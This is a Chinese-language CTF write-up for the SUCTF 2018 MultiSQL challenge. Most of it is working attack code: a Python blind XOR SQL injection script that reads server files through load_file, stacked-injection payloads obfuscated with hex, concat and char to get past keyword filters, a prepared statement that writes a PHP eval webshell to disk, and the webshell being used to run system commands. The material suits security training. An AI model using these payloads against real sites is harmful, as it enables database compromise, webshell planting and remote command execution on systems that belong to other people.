
题目来源：[SUCTF 2018]MultiSQL

进入题目：



随便注册一个账号后登录，在用户信息的url处可以发现存在越权漏洞，可以查看任意用户的信息：





并且id处存在sql注入，经测试，为异或盲注，但是过滤了substr、select、union等，我们可以用mid()函数来代替substr()函数，其用法是一样的，编写如下盲注脚本用load_file函数将/user/user.php的源码读取出来（注意进行hex编码）：

```
import requests
import time
url = 'http://c088ed7a-d550-43bc-8ded-49adcdc1cfe5.node3.buuoj.cn/search.php'

cookies = {       # 如果目标网站要事先登录，就加上cookies吧
    "PHPSESSID":"c8ab8r49nd2kk0qfhs0dcaktl3"
}

flag = ''
for i in range(1,90000):
   low = 32
   high = 128
   mid = (low+high)//2
   while(low<high):
       payload = "http://6f9d6af7-a15b-4df4-a950-1ba3e3867004.node3.buuoj.cn/user/user.php?id=0^(ascii(mid(hex(l
oad_file(0x2f7661722f7777772f68746d6c2f757365722f757365722e706870)),%d,1))>%d)" %(i,mid)
       res = requests.get(url=payload,cookies=cookies)

       if 'admin' in res.text:      # 为真时，即判断正确的时候的条件
           low = mid+1
       else:
           high = mid
       mid = (low+high)//2
   if(mid ==32 or mid ==127):
       break
   flag = flag+chr(mid)
   print(flag)
   time.sleep(0.3)
```

得到的经hex解码后源码如下：

```php
<?php
include_once('../bwvs_config/sys_config.php');

if (isset($_SESSION['user_name'])) {
 include_once('../header.php');
 if (!isset($SESSION['user_id'])) {
  $sql = "SELECT * FROM dwvs_user_message WHERE DWVS_user_name ="."'{$_SESSION['user_name']}'";
  $data = mysqli_query($connect,$sql) or die('Mysql Error!!');
  $result = mysqli_fetch_array($data);
  $_SESSION['user_id'] = $result['DWVS_user_id'];
 }

 $html_avatar = htmlspecialchars($_SESSION['user_favicon']);


 if(isset($_GET['id'])){
  $id=waf($_GET['id']);
  $sql = "SELECT * FROM dwvs_user_message WHERE DWVS_user_id =".$id;
  $data = mysqli_multi_query($connect,$sql) or die();

  $result = mysqli_store_result($connect);
  $row = mysqli_fetch_row($result);
  echo '<h1>user_id:'.$row[0]."</h1><br><h2>user_name:".$row[1]."</h2><br><h3>注册时间：".$row[4]."</h3>";
  mysqli_free_result($result);
  die();
 }
 mysqli_close($connect);
?>
<div class="row">
 <div style="float:left;">
  <img src="<?php echo $html_avatar?>" width="100" height="100" class"img-thumbnail" >
  <div><?php echo "你好，".$_SESSION['user_name']?>
  </div>
 </div>

 <div style="float:right;padding-right:900px">
  <div><a href="./user.php?id=<?php echo $_SESSION['user_id'];?>"><button type="button" class="btn btn-primary">
用户信息</button></a></div>
  <br />
  <div><a href="edit.php"><button type="button" class="btn btn-primary">编辑头像</button></a></div>
  <br/>
  <div><a href="logout.php"><button type="button" class="btn btn-primary">退出</button></a></div><br /><br /><br
 /><br />
 </div>
</div>
<?php
 require_once('../Trim.php');
}
else {
 not_find($_SERVER['PHP_SELF']);
}
?>
```

发现id处是使用 mysqli_multi_query() 执行的sql语句，其可以执行一个或多个针对数据库的查询，多个查询用分号进行分隔，也就存在堆叠注入。

由于过滤了很多关键字，所以我们可以通过sql预处理执行sql语句，往目标主机上写webshell：

```
select '<?php eval($_POST[whoami]);?>' into outfile '/var/www/html/favicon/shell.php';

// favicon目录具有写入权限
```

我们可以将上面这个sql语句先进行hex编码，然后再加到预处理语句中，即：

```
set @sql = 0x73656C65637420273C3F706870206576616C28245F504F53545B77686F616D695D293B3F3E2720696E746F206F757466696C6520272F7661722F7777772F68746D6C2F66617669636F6E2F7368656C6C2E706870273B;prepare s1 from @sql;execute s1;
```


也可以用char()函数和concat()函数实现字符串拼接，然后再加到预处理语句中，即：

```
set @sql=concat(char(115),char(101),char(108),char(101),char(99),char(116),char(32),char(39),char(60),char(63),char(112),char(104),char(112),char(32),char(101),char(118),char(97),char(108),char(40),char(36),char(95),char(80),char(79),char(83),char(84),char(91),char(119),char(104),char(111),char(97),char(109),char(105),char(93),char(41),char(59),char(63),char(62),char(39),char(32),char(105),char(110),char(116),char(111),char(32),char(111),char(117),char(116),char(102),char(105),char(108),char(101),char(32),char(39),char(47),char(118),char(97),char(114),char(47),char(119),char(119),char(119),char(47),char(104),char(116),char(109),char(108),char(47),char(102),char(97),char(118),char(105),char(99),char(111),char(110),char(47),char(115),char(104),char(101),char(108),char(108),char(46),char(112),char(104),char(112),char(39),char(59));prepare s1 from @sql;execute s1;
```


也可以不用concat函数，直接用char函数也具有连接功能：


```
set @sql=char(115,101,108,101,99,116,32,39,60,63,112,104,112,32,101,118,97,108,40,36,95,80,79,83,84,91,119,104,111,97,109,105,93,41,59,63,62,39,32,105,110,116,111,32,111,117,116,102,105,108,101,32,39,47,118,97,114,47,119,119,119,47,104,116,109,108,47,102,97,118,105,99,111,110,47,115,104,101,108,108,46,112,104,112,39,59);prepare s1 from @sql;execute s1;
```

将上面的任一种payload放到id=2;后面执行：



写入webshell后，即可成功执行命令：


不安全 | 2cb3ebcc-2adb-42d6-9867-343faed69da6.node3.buuoj.cn/favicon/shell.php
bd_build bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var WelL_Th1s_14_fl4g
Elements Console Sources Network Performance Memory Application Lighthouse HackBar
LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENCODING HASHING THEME
URL
http://2cb3ebcc-2adb-42d6-9867-343faed69da6.node3.buuoj.cn/favicon/shell.php
Enable POST
enctype
application/x-www-form-urlencoded
ADD HEADER
Body
whoami=system('ls /');


不安全 | 2cb3ebcc-2adb-42d6-9867-343faed69da6.node3.buuoj.cn/favicon/shell.php
flag{72840366-db62-49b6-8888-ffe490ac4fdb}
Elements Console Sources Network Performance Memory Application Lighthouse HackBar
LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENCODING HASHING THEME
URL
http://2cb3ebcc-2adb-42d6-9867-343faed69da6.node3.buuoj.cn/favicon/shell.php
Enable POST
enctype
application/x-www-form-urlencoded
ADD HEADER
Body
whoami=system('cat /WelL_Th1s_14_fl4g');

得到flag。